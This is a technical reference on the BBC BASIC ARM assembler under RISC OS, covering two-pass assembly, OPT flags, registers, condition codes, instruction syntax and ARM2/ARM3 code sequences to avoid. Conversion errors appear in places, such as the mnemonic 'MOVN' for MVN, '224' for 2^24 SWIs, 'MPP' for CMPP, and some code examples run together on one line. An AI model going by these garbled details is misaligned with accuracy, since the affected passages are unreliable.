The assembler is part of the BBC BASIC language. Square brackets '[' and ']' are used to enclose all the assembly language instructions and directives and hence to inform BASIC that the enclosed instructions are intended for its assembler. However, there are several operations which must be performed from BASIC itself to ensure that a subsequent assembly language routine is assembled correctly.

Initializing external variables

The assembler allows the use of BASIC variables as addresses or data in instructions and assembler directives. For example variables can be set up in BASIC giving the numbers of any SWI routines which will be called:

```
OS_WriteI = &100 ... [ ... SWI OS_WriteI+ASC">" ...
```

Reserving Memory Space For The Machine Code

The machine code generated by the assembler is stored in memory. However, the assembler does not automatically set memory aside for this purpose. You must reserve sufficient memory to hold your assembled machine code by using the DIM statement. For example:

```
1000 DIM code% 100
```

The start address of the memory area reserved is assigned to the variable code%. The address of the last memory location is code%+100. Hence, this example reserves a total of 101 bytes of memory. In future examples, the size of memory reserved is shown as *required_size*, to emphasize that you must substitute a value appropriate to the size of your code.

Memory Pointers

You need to tell the assembler the start address of the area of memory you have reserved. The simplest way to do this is to assign P% to point to the start of this area. For example:

DIM code% *required_size*... P% = code%

P% is then used as the program counter. The assembler places the first assembler instruction at the address P% and automatically increments the value of P% by four so that it points to the next free location. When the assembler has finished assembling the code, P% points to the byte following the final location used. Therefore, the number of bytes of machine code generated is given by:

P% - code%

This method assumes that you wish subsequently to execute the code at the same location.

The position in memory at which you load a machine code program may be significant. For example, it might refer directly to data embedded within itself, or expect to find routines at fixed addresses. Such a program only works if it is loaded in the correct place in memory. However, it is often inconvenient to assemble the program directly into the place where it will eventually be executed. This memory may well be used for something else whilst you are assembling the program. The solution to this problem is to use a technique called 'offset assembly' where code is assembled as if it is to run at a certain address but is actually placed at another.

To do this, set O% to point to the place where the first machine code instruction is to be placed and P% to point to the address where the code is to be run.

To notify the assembler that this method of generating code is to be used, the directive OPT, which is described in more detail below, must have bit 2 set.

It is usually easy, and always preferable, to write ARM code that is position independent.

Implementing Passes

Normally, when the processor is executing a machine code program, it executes one instruction and then moves on automatically to the one following it in memory. You can, however, make the processor move to a different location and start processing from there instead by using one of the 'branch' instructions. For example:

```
.result_was_0 ...         BEQ result_was_0
```

The fullstop in front of the name result_was_0 identifies this string as the name of a 'label'. This is a directive to the assembler which tells it to assign the current value of the program counter (P%) to the variable whose name follows the fullstop.

BEQ means 'branch if the result of the last calculation that updated the PSR was zero'. The location to be branched to is given by the value previously assigned to the label result_was_0.

The label can, however, occur after the branch instruction. This causes a slight problem for the assembler since when it reaches the branch instruction, it hasn't yet assigned a value to the variable, so it doesn't know which value to replace it with.

You can get around this problem by assembling the source code twice. This is known as two-pass assembly. During the first pass the assembler assigns values to all the label variables. In the second pass it is able to replace references to these variables by their values.

It is only when the text contains no forward references of labels that just a single pass is sufficient.

These two passes may be performed by a FOR...NEXT loop as follows:

DIM code% *required_size*FOR pass% = 0 TO 3 STEP 3   P% = code%   [OPT pass%   ... *further assembly language statements and assembler directives*] NEXT pass%

Note that the pointer(s), in this case just P%, must be set at the start of both passes.

The OPT Directive

The OPT is an assembler directive whose bits have the following meaning:

0	Assembly listing enabled if set
1	Assembler errors enabled
2	Assembled code placed in memory at O% instead of P%
3	Check that assembled code does not exceed memory limit L%

Bit 0 controls whether a listing is produced. It is up to you whether or not you wish to have one or not.

Bit 1 determines whether or not assembler errors are to be flagged or suppressed. For the first pass, bit 1 should be zero since otherwise any forward-referenced labels will cause the error 'Unknown or missing variable' and hence stop the assembly. During the second pass, this bit should be set to one, since by this stage all the labels defined are known, so the only errors it catches are 'real ones' - such as labels which have been used but not defined.

Bit 2 allows 'offset assembly', ie the program may be assembled into one area of memory, pointed to by O%, whilst being set up to run at the address pointed to by P%.

Bit 3 checks that the assembled code does not exceed the area of memory that has been reserved (ie none of it is held in an address greater than the value held in L%). When reserving space, L% might be set as follows:

DIM code% *required_size*L% = code% + *required_size*

Saving Machine Code To File

Once an assembly language routine has been successfully assembled, you can then save it to file. To do so, you can use the *Save command. In our above examples, code% points to the start of the code; after assembly, P% points to the byte after the code. So we could use this BASIC command:

```
OSCLI "Save "+outfile$+" "+STR$~(code%)+" "+STR$~(P%)
```

after the above example to save the code in the file named by outfile$.

Executing A Machine Code Program

From Memory

From memory, the resulting machine code can be executed in a variety of ways:

CALL *address*USR *address*

These may be used from inside BASIC to run the machine code at a given address. See the *BBC BASIC Guide* for more details on these statements.

From File

T he commands below will load and run the named file, using either its filetype (such as &FF8 for absolute code) and the associated Alias$@LoadType_xxx and Alias$@RunType_xxx system variables, or the load and execution addresses defined when it was saved.

nameRUN *name** /*name*

We strongly advise you to use file types in preference to load and execution addresses.

Format Of Assembly Language Statements

The assembly language statements and assembler directives should be between the square brackets.

There are very few rules about the format of assembly language statements; those which exist are given below:

- Each assembly language statement comprises an assembler mnemonic of one or more letters followed by a varying number of operands.
- Instructions should be separated from each other by colons or newlines.
- Any text following a full stop '.' is treated as a label name.
- Any text following a semicolon ';', or backslash '\', or 'REM' is treated as a comment and so ignored (until the next end of line or ':').
- Spaces between the mnemonic and the first operand, and between the operands themselves are ignored.

EQUB *int*	Define 1 byte of memory from LSB of int (DCB, =)
EQUW *int*	Define 2 bytes of memory from int \(DCW)
EQUD *int*	Define 4 bytes of memory from int (DCD)
EQUS *str*	Define 0 - 255 bytes as required by string expression (DCS)
ALIGN	Align P% (and O%) to the next

	word (4 byte) boundary
ADR *reg, addr*	Assemble instruction to load *addr* into *reg*

The BASIC assembler contains the following directives:

- The first four operations initialize the reserved memory to the values specified by the operand. In the case of EQUS the operand field must be a string expression. In all other cases it must be a numeric expression. DCB (and =), DCW, DCD and DCS are synonyms for these directives.
- The ALIGN directive ensures that the next P% (and O%) that is used lies on a word boundary. It is used after, for example, an EQUS to ensure that the next instruction is word-aligned.
- ADR assembles a single instruction - typically but not necessarily an ADD or SUB - with reg as the destination register. It obtains addr in that register. It does so in a PC-relative (ie position independent) manner where possible.

Registers

At any particular time there are sixteen 32-bit registers available for use, R0 to R15. However, R15 is special since it contains the program counter and the processor status register.

R15 is split up with 24 bits used as the program counter (PC) to hold the word address of the next instruction. 8 bits are used as the processor status register (PSR) to hold information about the current values of flags and the current mode/register bank. These bits are arranged as follows:

The top six bits hold the following information:

Bit	Flag	Meaning
31	N	Negative flag
30	Z	Zero flag
29	C	Carry flag
28	V	Overflow flag
27	I	Interrupt request disable
26	F	Fast interrupt request disable

The bottom two bits can hold one of four different values:

M	Meaning
0	User mode
1	Fast interrupt processing mode (FIQ mode)
2	Interrupt processing mode (IRQ mode)
3	Supervisor mode (SVC mode)

User mode is the normal program execution state. SVC mode is a special mode which is entered when calls to the supervisor are made using software interrupts (SWIs) or when an exception occurs. From within SVC mode certain operations can be performed which are not permitted in user mode, such as writing to hardware devices and peripherals. SVC mode has its own private registers R13 and R14. So after changing to SVC mode, the registers R0 - R12 are the same, but new versions of R13 and R14 are available. The values contained by these registers in user mode are not overwritten or corrupted.

Similarly, IRQ and FIQ modes have their own private registers (R13 - R14 and R8 - R14 respectively).

Although only 16 registers are available at any one time, the processor actually contains a total of 27 registers.

For a more complete description of the registers, see the chapter entitled ARM Hardware.

Condition Codes

All the machine code instructions can be performed conditionally according to the status of one or more of the following flags: N, Z, C, V. The sixteen available condition codes are:

AL	Always	*This is the default*
CC	Carry clear	C clear
CS	Carry set	C set
EQ	Equal	Z set

GE	Greater than or equal	(N set and V set) or (N clear and V clear)
GT	Greater than	((N set and V set) or (N clear and V clear)) and Z clear
HI	Higher (unsigned)	C set and Z clear
LE	Less than or equal	(N set and V clear) or (N clear and V set) or Z set
LS	Lower or same (unsigned)	C clear or Z set
LT	Less than	(N set and V clear) or (N clear and V set)
MI	Negative	N set
NE	Not equal	Z clear
NV	Never	
PL	Positive	N clear
VC	Overflow clear	V clear
VS	Overflow set	V set

Two of these may be given alternative names as follows:

LO	Lower unsigned	is equivalent to CC
HS	Higher / same	is equivalent to CS

	unsigned	

You should not use the NV (never) condition code - see Any instruction that uses the 'NV' condition flag.

The instruction Set

The available instructions are introduced below in categories indicating the type of action they perform and their syntax. The description of the syntax obeys the following standards:

« »	indicates that the contents of the brackets are optional (unlike all other chapters, where we have been using [ ] instead)		
(x|y)	indicates that either x or y but not both may be given		
#exp	indicates that a BASIC expression is to be used which evaluates to an immediate constant. An error is given if the value cannot be stored in the instruction.		
Rn	indicates that an expression evaluating to a register number (in the range 0 - 15) should be used, or just a register name, eg R0. PC may be used for R15.		
shift	indicates that one of the following shift options should be used:		
	ASL	(Rn|#exp)	Arithmetic shift left by

			contents of Rn or expression
	LSL	(Rn|#exp)	Logical shift left
	ASR	(Rn|#exp)	Arithmetic shift right
	LSR	(Rn|#exp)	Logical shift right
	ROR	(Rn|#exp)	Rotate right
	RRX		Rotate right one bit with extend
	In fact ASL and LSL are the same (because the ARM does not handle overflow for signed arithmetic shifts), and synonyms. LSL is the preferred form, as it indicates the functionality.		

Move Instructions

Syntax

op code«cond»«S» Rd, (#exp|Rm)«,shift»

There are two move instructions. 'Op2' means '(#exp|Rm)«,shift»':

Instruction		**Calculation Performed**
MOV	Move	Rd = Op2
MOVN	Move NOT	Rd = NOT Op2

Each of these instructions produces a result which it places in a destination register (Rd). The instructions do not affect bytes in memory directly.

Again, all of these instructions can be performed conditionally. In addition, if the 'S' is present, they can cause the condition codes to be set or cleared. These instructions set N and Z from the ALU, C from the shifter (but only if it is used), and do not affect V.

Examples

```
MOV R0, #10  ; Load R0 with the value 10.
```

Special actions are taken if the source register is R15; the action is as follows:

- If Rm=R15 all 32 bits of R15 are used in the operation ie the PC + PSR.

If the destination register is R15, then the action depends on whether the optional 'S' has been used:

- If S is not present only the 24 bits of the PC are set.
- I f S is present the whole result is written to R15, the flags are updated from the result. (However the mode, I and F bits can only be changed when in non-user modes.)

Arithmetic And Logical Instructions

Syntax

op code«cond»«S» Rd, Rn, (#exp|Rm)«,shift»

The instructions available are given below; again, 'Op2' means '(#exp|Rm)«,shift»':

Instruction		**Calculation Performed**
ADC	Add with carry	Rd = Rn + Op2 + C
ADD	Add without carry	Rd = Rn + Op2
SBC	Subtract with carry	Rd = Rn - Op2 - (1 - C)

SUB	Subtract without carry	Rd = Rn - Op2
RSC	Reverse subtract with carry	Rd = Op2 - Rn - (1 - C)
RSB	Reverse subtract without carry	Rd = Op2 - Rn
AND	Bitwise AND	Rd = Rn AND Op2
BIC	Bitwise AND NOT	Rd = Rn AND NOT (Op2)
ORR	Bitwise OR	Rd = Rn OR Op2
EOR	Bitwise EOR	Rd = Rn EOR Op2

Each of these instructions produces a result which it places in a destination register (Rd). The instructions do not affect bytes in memory directly.

As was seen above, all of these instructions can be performed conditionally. In addition, if the 'S' is present, they can cause the condition codes to be set or cleared. The condition codes N, Z, C and V are set by the arithmetic logic unit (ALU) in the arithmetic operations. The logical (bitwise) operations set N and Z from the ALU, C from the shifter (but only if it is used), and do not affect V.

Special actions are taken if any of the source registers are R15; the action is as follows:

- If Rm=R15 all 32 bits of R15 are used in the operation ie the PC + PSR.
- If Rn=R15 only the 24 bits of the PC are used in the operation.

If the destination register is R15, then the action depends on whether the optional 'S' has been used:

- If S is not present only the 24 bits of the PC are set.
- If S is present the whole result is written to R15, the flags are updated from the result. (However the mode, I and F bits can only be changed when in non-user modes.)

Comparison Instructions

Syntax

op code«cond»«S|P» Rn, (#exp|Rm)«,shift»

There are four comparison instructions; again, 'Op2' means '(#exp|Rm)«,shift»':

Instruction		**Calculation Performed**
CMN	Compare negated	Rn + Op2
CMP	Compare	Rn - Op2
TEQ	Test equal	Rn EOR Op2
TST	Test	Rn AND Op2

These are similar to the arithmetic and logical instructions listed above except that they do not take a destination register since they do not return a result. Also, they automatically set the condition flags (since they would perform no useful purpose if they didn't). Hence, the 'S' of the arithmetic instructions is implied. You can put an 'S' after the instruction to make this clearer.

These routines have an additional function which is to set the whole of the PSR to a given value. This is done by using a 'P' after the op code, for example TEQP.

Normally the flags are set depending on the value of the comparison. The I and F bits and the mode and register bits are unaltered. The 'P' option allows the corresponding eight bits of the result of the calculation performed by the comparison to overwrite those in the PSR (or just the flag bits in user mode).

Example

```
        TEQP    PC, #&80000000  ; Set N flag, clear all others. Also
enable                          ; IRQs, FIQs, select User mode if privileged
```

The above example (as well as setting the N flag and clearing the others) will alter the IRQ, FIQ and mode bits of the PSR - but only if you are in a privileged mode.

The 'P' option is also useful in user mode, for example to collect errors:

```
        STMFD   sp!, {r0, r1, r14}         ...         BL      routine1        STRVS   r0,
[sp, #0]        ; save error block ptr in return r0                             ; in stack
frame if error          MOV     r1, pc              ; save psr flags in r1          BL
routine2            ; called even if error from routine1          STRVS   r0, [sp,
#0]         ; to do some tidy up action etc.          TEQVCP  r1, #0              ; if
routine2 didn't give error,         LDMFD   sp!, {r0, r1, pc}   ; restore error
indication from r1
```

Multiply Instructions

Syntax

MUL«cond»«S» Rd,Rm,Rs
MLA«cond»«S» Rd,Rm,Rs,Rn

There are two multiply instructions:

Instruction		Calculation Performed
MUL	Multiply	Rd = Rm × Rs
MLA	Multiply-accumulate	Rd = Rm × Rs + Rn

The multiply instructions perform integer multiplication, giving the least significant 32 bits of the product of two 32-bit operands.

The destination register must not be R15 or the same as Rm. Any other register combinations can be used.

If the 'S' is given in the instruction, the N and Z flags are set on the result, and the C and V flags are undefined.

Examples

MUL R1,R2,R3 MLAEQS R1,R2,R3,R4

Branching Instructions

Syntax

B«cond» expression
BL«cond» expression

There are essentially only two branch instructions but in each case the branch can take place as a result of any of the 15 usable condition codes:

Instruction	
B	Branch
BL	Branch and link

The branch instruction causes the execution of the code to jump to the instruction given at the address to be branched to. This address is held relative to the current location.

Example

BEQ label1 ; branch if zero flag set BMI minus ; branch if negative flag set

The branch and link instruction performs the additional action of copying the address of the instruction following the branch, and the current flags, into register R14. R14 is known as the 'link register'. This means that the routine branched to can be returned from by transferring the contents of R14 into the program counter and can restore the flags from this register on return. Hence instead of being a simple branch the instruction acts like a subroutine call.

Example

BLEQ equal .... ; address of this instruction .... ; moved to R14 automatically .equal .... ; start of subroutine .... MOVS R15,R14 ; end of subroutine

Single Register Load/save Instructions

Syntax

op code«cond»«B»«T» Rd, address

The single register load/save instructions are as follows:

Instruction	
LDR	Load register
STR	Store register

These instructions allow a single register to load a value from memory or save a value to memory at a given address.

The instruction has two possible forms:

- the address is specified by register(s), whose names are enclosed in square brackets
- the address is specified by an expression

Address Given By Registers

The simplest form of address is a register number, in which case the contents of the register are used as the address to load from or save to. There are two other alternatives:

- pre-indexed addressing (with optional write back)
- post-indexed addressing (always with write back)

With pre-indexed addressing the contents of another register, or an immediate value, are added to the contents of the first register. This sum is then used as the address. It is known as pre-indexed addressing because the address being used is calculated before the load/save takes place. The first register (Rn below) can be optionally updated to contain the address which was actually used by adding a '!' after the closing square bracket.

Address Syntax	Address
[Rn]	Contents of Rn
[Rn,#m]«!»	Contents of Rn + m
[Rn,«-»Rm]«!»	Contents of Rn ± contents

	of Rm
[Rn,«-»Rm,shift #s]«!»	Contents of Rn ± (contents of Rm shifted by s places)

With post-indexed addressing the address being used is given solely by the contents of the register Rn. The rest of the instruction determines what value is written back into Rn. This write back is performed automatically; no '!' is needed. Post-indexing gets its name from the fact that the address that is written back to Rn is calculated after the load/save takes place.

Address Syntax	**Value Written Back**
[Rn],#m	Contents of Rn + m
[Rn],«-»Rm	Contents of Rn ± contents of Rm
[Rn],«-»Rm,shift #s	Contents of Rn ± (contents of Rm shifted by s places)

Address Given As An Expression

If the address is given as a simple expression, the assembler will generate a pre-indexed instruction using R15 (the PC) as the base register. If the address is out of the range of the instruction (±4095 bytes), an error is given.

Options

If the 'B' option is specified after the condition, only a single byte is transferred, instead of a whole word. The top 3 bytes of the destination register are cleared by an LDRB instruction.

If the 'T' option is specified after the condition, then the TRANs pin on the ARM processor will be active during the transfer, forcing an address translation. This allows you to access User mode memory from a privileged mode. This option is invalid for pre-indexed addressing.

Using The Program Counter

If you use the program counter (PC, or R15) as one of the registers, a number of special cases apply:

- the PSR is never modified, even when Rd or Rn is the PC
- the PSR flags are not used when the PC is used as Rn, and (because of pipelining) it will be advanced by eight bytes from the current instruction
- the PSR flags are used when the PC is used as Rm, the offset register.

Multiple Register Load/save Instructions

Syntax

op code«cond»type Rn«!», {Rlist}«^»

These instructions allow the loading or saving of several registers:

Instruction	
LDM	Load multiple registers
STM	Store multiple registers

The contents of register Rn give the base address from/to which the value(s) are loaded or saved. This base address is effectively updated during the transfer, but is only written back to if you follow it with a '!'.

Rlist provides a list of registers which are to be loaded or saved. The order the registers are given, in the list, is irrelevant since the lowest numbered register is loaded/saved first, and the highest numbered one last. For example, a list comprising {R5,R3,R1,R8} is loaded/saved in the order R1, R3, R5, R8, with R1 occupying the lowest address in memory. You can specify consecutive registers as a range; so {R0-R3} and {R0,R1,R2,R3} are equivalent.

The type is a two-character mnemonic specifying either how Rn is updated, or what sort of a stack results:

Mnemonic	Meaning

DA	**D**ecrement Rn **A**fter each store/load
DB	**D**ecrement Rn **B**efore each store/load
IA	**I**ncrement Rn **A**fter each store/load
IB	**I**ncrement Rn **B**efore each store/load
EA	**E**mpty **A**scending stack is used
ED	**E**mpty **D**escending stack is used
FA	**F**ull **A**scending stack is used
FD	**F**ull **D**escending stack is used

- an empty stack is one in which the stack pointer points to the first free slot in it
- a full stack is one in which the stack pointer points to the last data item written to it
- an ascending stack is one which grows from low memory addresses to high ones
- a descending stack is one which grows from high memory addresses to low ones

In fact these are just different ways of looking at the situation - the way Rn is updated governs what sort of stack results, and vice versa. So, for each type of instruction in the first group there is an equivalent in the second:

LDMEA	is the same as	LDMDB
LDMED	is the same as	LDMIB
LDMFA	is the same as	LDMDA

LDMFD	is the same as	LDMIA

STMEA	is the same as	STMIA
STMED	is the same as	STMDA
STMFA	is the same as	STMIB
STMFD	is the same as	STMDB

All Acorn software uses an FD (full, descending) stack. If you are writing code for SVC mode you should try to use a full descending stack as well - although you can use any type you like.

A '^' at the end of the register list has two possible meanings:

- For a load with R15 in the list, the '^' forces update of the PSR.
- Otherwise the '^' forces the load/store to access the User mode registers. The base is still taken from the current bank though, and if you try to write back the base it will be put in the User bank - probably not what you would have intended.

Examples

LDMIA R5, {R0,R1,R2} ; where R5 contains the value
; &1484 ; This will load R0 from &1484
; R1 from &1488 ; R2 from
&148C LDMDB R5, {R0-R2} ; where R5 contains the
value ; &1484 ; This will load R0 from
&1478 ; R1 from &147C
; R2 from &1480

If there were a '!' after R5, so that it were written back to, then this would leave R5 containing &1490 and &1478 after the first and second examples respectively.

The examples below show directly equivalent ways of implementing a full descending stack. The first uses mnemonics describing how the stack pointer is handled:

STMDB Stackpointer!, {R0-R3} ; push onto stack ... LDMIA Stackpointer!, {R0-R3} ; pull from stack

and the second uses mnemonics describing how the stack behaves:

STMFD Stackpointer!, {R0,R1,R2,R3} ; push onto stack ... LDMFD Stackpointer!, {R0,R1,R2,R3} ; pull from stack

Using The Base Register

- You can always load the base register without any side effects on the rest of the LDM operation, because the ARM uses an internal copy of the base, and so will not be aware that it has been loaded with a new value.

  However, you should see Appendix B: Warnings on the use of ARM assembler for notes on using writeback when doing so.

-

- You can store the base register as well. If you are not using write back then no problem will occur. If you are, then this is the order in which the ARM does the STM:
  - write the lowest numbered register to memory
  - do the write back
  - write the other registers to memory in ascending order.

  So, if the base register is the lowest-numbered one in the list, its original value is stored:

```
STMIA   R2!, {R2-R6}   ; R2 stored is value before write back
```

  Otherwise its written back value is stored:

```
STMIA   R2!, {R1-R5}   ; R2 stored is value after write back
```

Using The Program Counter

If you use the program counter (PC, or R15) in the list of registers:

- the PSR is saved with the PC; and (because of pipelining) it will be advanced by twelve bytes from the current position

- the PSR is only loaded if you follow the register list with a '^'; and even then, only the bits you can modify in the ARM's current mode are loaded.

It is generally not sensible to use the PC as the base register. If you do:

- the PSR bits are used as part of the address, which will give an address exception unless all the flags are clear and all interrupts are enabled.

SWI Instruction

Syntax

SWI«cond» expression

SWI«cond» "SWIname" (BBC BASIC assembler)

The SWI mnemonic stands for **S**oftware **I**nterrupt. On encountering a SWI, the ARM processor changes into SVC mode and stores the address of the next location in R14_svc - so the User mode value of R14 is not corrupted. The ARM then goes to the SWI routine handler via the hardware SWI vector containing its address.

The first thing that this routine does is to discover which SWI was requested. It finds this out by using the location addressed by (R14_svc - 4) to read the current SWI instruction. The op code for a SWI is 32 bits long; 4 bits identify the op code as being for a SWI, 4 bits hold all the condition codes and the bottom 24 bits identify which SWI it is. Hence *224* different SWI routines can be distinguished.

When it has found which particular SWI it is, the routine executes the appropriate code to deal with it and then returns by placing the contents of R14_svc back into the PC, which restores the mode the caller was in.

This means that R14_svc will be corrupted if you execute a SWI in SVC mode - which can have disastrous consequences unless you take precautions.

The most common way to call this instruction is by using the SWI name, and letting the assembler translate this to a SWI number. The BBC BASIC assembler can do this translation directly:

```
        SWINE   "OS_WriteC"
```

See the chapter entitled An introduction to SWIs for a full description of how RISC OS handles SWIs, and the index of SWIs for a full list of the operating system SWIs.

Warnings On The Use Of ARM Assembler

Introduction

The ARM processor family uses Reduced Instruction Set (RISC) techniques to maximize performance; as such, the instruction set allows some instructions and code sequences to be constructed that will give rise to unexpected (and potentially erroneous) results. These cases must be avoided by all machine code writers and generators if correct program operation across the whole range of ARM processors is to be obtained.

In order to be upwards compatible with future versions of the ARM processor family **never** use any of the undefined instruction formats:

- those shown in the *Acorn RISC Machine family Data Manual* as 'Undefined' which the processor traps;
- those which are not shown in the manual and which don't trap (for example, a Multiply instruction where bit 5 or 6 of the instruction is set).

In addition the 'NV' (never executed) instruction class should not be used (it is recommended that the instruction 'MOV R0,R0' be used as a general purpose no-op).

This chapter lists the instructions and code sequences to be avoided. It is **strongly** recommended that you take the time to familiarize yourself with these cases because some will only fail under particular circumstances which may not arise during testing.

For more details on the ARM chip see the *Acorn RISC Machine family Data Manual*. VLSI Technology Inc. (1990) Prentice-Hall, Englewood Cliffs, NJ, USA: ISBN 0-13-781618-9.

Restrictions To The ARM Instruction Set

There are three main reasons for restricting the use of certain parts of the instruction set:

- **Dangerous Instructions**

  Such instructions can cause a program to fail unexpectedly, for example:

-
-

```
LDM R15,Rlist
```

uses PC+PSR as the base and so cn cause an unexpected address exception.

Useless Instructions

It is better to reserve the instruction space occupied by existing 'useless' instructions for instruction expansion in future processors. For example:

```
MUL R15,Rm,Rs
```

only serves to scramble the PSR.

This category also includes ineffective instructions, such as a PC relative LDC/STC with writeback; the PC cannot be written back in these instructions, so the writeback bit is ineffective (and an attempt to use it should be flagged as an error).

Note: LDC/STC are instructions to load/store a co processor register from/to memory; since they are not supported by the BASIC assembler, they were not described in Appendix A: ARM assembler.

Instructions With Undesirable Side Effects

It is hard to guarantee the side-effects of instructions across different processor. If, for example, the following is used:

LDR Rd,[R15,#*expression*]!

the PC writeback will produce different results on different types of processor.

Instructions And Code Sequences To Avoid

The instructions and code sequences are split into a number of categories. Each category starts with an indication of which of the two main ARM variants (ARM2, ARM3) it applies to, and is followed by a recommendation or warning. The text then goes on to explain the conditions in more detail and to supply examples where appropriate.

Unless a program is being targeted **specifically** for a single version of the ARM processor family, all of these recommendations should be adhered to.

TSTP/TEQP/CMPP/CMNP: Changing mode

Applicability: ARM2

When the processor's mode is changed by altering the mode bits in the PSR using a data processing operation, care must be taken not to access a banked register (R8-R14) in the following instruction. Accesses to the unbanked registers (R0-R7, R15) are safe.

The following instructions are affected, but note that mode changes can only be made when the processor is in a non-user mode:

TSTP Rn,*Op2*TEQP Rn,*Op2*MPP Rn,*Op2*CMNP Rn,*Op2*

These are the only operations that change all the bits in the PSR (including the mode bits) without affecting the PC (thereby forcing a pipeline refill during which time the register bank select logic settles).

The following examples assume the processor starts in Supervisor mode:

a) TEQP PC,#0 MOV R0,R0 ADD R0,R1,R13_usr	**Safe:** NOP added between mode change and access to a banked register (R13_usr)

b) TEQP PC,#0 ADD R0,R1,R2	**Safe:** No access made to a banked register
c) TEQP PC,#0 ADD R0,R1,R13_usr	**Fails:** Data **not** read from Register R13_usr!

The safest default is always to add a NOP (e.g. MOV R0,R0) after a mode changing instruction; this will guarantee correct operation regardless of the code sequence following it.

LDM/STM: Forcing Transfer Of The User Bank (Part 1)

Applicability: ARM2, ARM3

Do not use writeback when forcing user bank transfer in LDM/STM.

For STM instructions the S bit is redundant as the PSR is always stored with the PC whenever R15 is in the transfer list. In user mode programs the S bit is ignored, but in other modes it has a second interpretation; S=1 is used to force transfers to take values from the user register bank instead of from the current register bank. This is useful for saving the user state on process switches.

Similarly, in LDM instructions the S bit is redundant if R15 is not in the transfer list. In user mode programs, the S bit is ignored, but in non-usermode programs where R15 is not in the transfer list, S=1 is used to force loaded values to go to the user registers instead of the current register bank.

In both cases where the processor is in a non-user mode and transfer to or from the user bank is forced by setting the S bit, writeback of the base will also be to the user bank though the base will be fetched from the current bank. Therefore don't use writeback when forcing user bank transfer in LDM/STM.

The following examples assume the processor to be in a non-user mode and *Rlist* not to include R15:

STMxx Rn!,*Rlist*	**Safe:** Storing non-user registers with writeback to the non-user

	base register
LDMxx Rn!,*Rlist*	**Safe:** Loading non-user registers with write back to the non-user base register
STMxx Rn,*Rlist*^	**Safe:** Storing user registers, but no base write-back
STMxx Rn!,*Rlist*^	**Fails:** Base fetched from non-user register, but written back into user register
LDMxx Rn!,*Rlist*^	**Fails:** Base fetched from non-user register, but written back into user register

LDM: Forcing Transfer Of The User Bank (Part 2)

Applicability: ARM2, ARM3

When loading use bank registers with an LDM in a non-user mode, care must be taken not to access a banked register (R8-R14) in the following instruction. Accesses to the unbanked registers (R0-R7,R15) are safe.

Because the register bank switches from user mode to non-user mode during the first cycle of the instruction following an LDM Rn,*Rlist*^, an attempt to access a banked register in that cycle may cause the wrong register to be accessed.

The following examples assume the processor to be in a non-user mode and *Rlist* not to include R15:

LDM Rn,*Rlist*^ ADD R0,R1,R2	**Safe:** Access to unbanked registers after LDM^
LDM Rn,*Rlist*^ MOV R0,R0 ADD R0,R1,R13_svc	**Safe:** NOP inserted before banked register used

	following an LDM^
LDM Rn,*Rlist*^ ADD R0,R1,R13_svc	**Fails:** Accessing a banked register I mmediately after an LDM^ returns the wrong data
ADR R14_svc, saveblock LDMIA R14_svc, {R0 - R14_usr}^ LDR R14_svc, [R14_svc,#15*4] MOVS PC, R14_svc (R14_svc)	**Fails:** Banked base register used I mmediately after the LDM^
ADR R14_svc, saveblock LDMIA R14_svc, {R0 - R14_usr}^ MOV R0,R0 LDR R14_svc, [R14_svc,#15*4] MOVS PC, R14_svc	**Safe:**NOP inserted before banked register (R14_svc) used

Note: The ARM2 and ARM3 processors **usually** give the expected result, but cannot be guaranteed to do so under all circumstances, therefore this code sequence should be avoided in future.

SWI/Undefined Instruction Trap Interaction

Applicability: ARM2

Care must be taken when writing an undefined instruction handler to allow for an unexpected call from a SWI instruction. The erroneous SWI call should be intercepted and redirected to the software interrupt handler.

The implementation of the CDP instruction on ARM2 may cause - under certain circumstances - a Software Interrupt (SWI) to take the Undefined Instruction trap if the SWI was the next instruction after the CDP. For example:

SIN F0 SWI &11	**Fails:** ARM2 may take the undefined I nstruction trap instead of software I nterrupt trap.

All Undefined Instruction handler code should check the failed instruction to see if it is a SWI, and if so pass it over to the software interrupt handler by branching to the SWI hardware vector at address 8.

Note: CDP is a co processor Data Operation instruction; since it is not supported by the BASIC assembler, it was not described in Appendix A: ARM assembler.

Undefined Instruction/Prefetch Abort Trap Interaction

Applicability: ARM2, ARM3

Care must be taken when writing the Prefetch abort trap handler to allow for an unexpected call due to an undefined instruction.

When an undefined instruction is fetched from the last word of a page, where the next page is absent from memory, the undefined instruction will cause the undefined instruction trap to be taken, and the following (aborted) instructions will cause a prefetch abort trap. One might expect the undefined instruction trap to be taken first, then the return to the succeeding code will cause the abort trap. In fact the prefetch abort has a higher priority than the undefined instruction trap, so the prefetch abort handler is entered before the undefined instruction trap, indicating a fault at the address of the undefined instruction (which is in a page which is actually present). A normal return from the prefetch abort handler (after loading the absent page) will cause the undefined instruction to execute and take the trap correctly. However the indicated page is already present, so the prefetch abort handler may simply return control, causing an infinite loop to be entered.

Therefore, the prefetch abort handler should check whether the indicated fault is in a page which is actually present, and if so it should suspect the above condition and pass control to the undefined instruction handler. This will restore the expected sequential nature of the execution sequence. A normal return from the undefined instruction handler will cause the next instruction to be fetched (which will abort), the prefetch abort handler will be re-entered (with an address pointing to the absent page), and execution can proceed normally.

Single Instructions To Avoid

Applicability: ARM2, ARM3

The following single instructions and code sequences should be avoided in writing any ARM code.

Any Instruction That Uses The 'NV' Condition Flag

Avoid using the NV (execute never) condition code:

    *opcode*NV ...

i.e. any operation where *{cond}*= NV

By avoiding the use of the 'NV' condition code, 2^{28} instructions become free for future expansion.

Note: It is recommended that the instruction MOV R0,R0 be used as a general purpose NOP.

Data Processing

Avoid using R15 in the Rs position of a data processing instruction:

MOV|MVN*{cond}{*S*}* Rd,Rm,*shiftname* R15
CMP|CMN|TEQ|TST*{cond}{*P*}* Rn,Rm,*shiftname* R15
ADC|ADD|SBC...|EOR*{cond}{*S*}* Rd,Rn,*shiftname* R15

Shifting a register by an amount dependent upon the code position should be avoided.

Multiply And Multiply-Accumulate

Do not specify R15 as the destination register as only the PSR will be affected by the result of the operation:

MUL*{cond}{*S*}* R15,Rm,Rs   MLA*{cond}{*S*}* R15,Rm,Rs,Rn

Do not use the same register in the Rd and Rm positions, as the result of the operation will be incorrect:

MUL*{cond}{*S*}* Rd,Rd,Rs   MLA*{cond}{*S*}* Rd,Rd,Rs

Single Data Transfer

Do not use a PC relative load or store with base writeback as the effects may vary in future processors:

LDR|STR*{cond}{*B*}{*T*}* Rd,[R15,#*expression*]! LDR|STR*{cond}{*B*}* *{*T*}* Rd,[R15,*{-}*Rm*{,shift}*]!

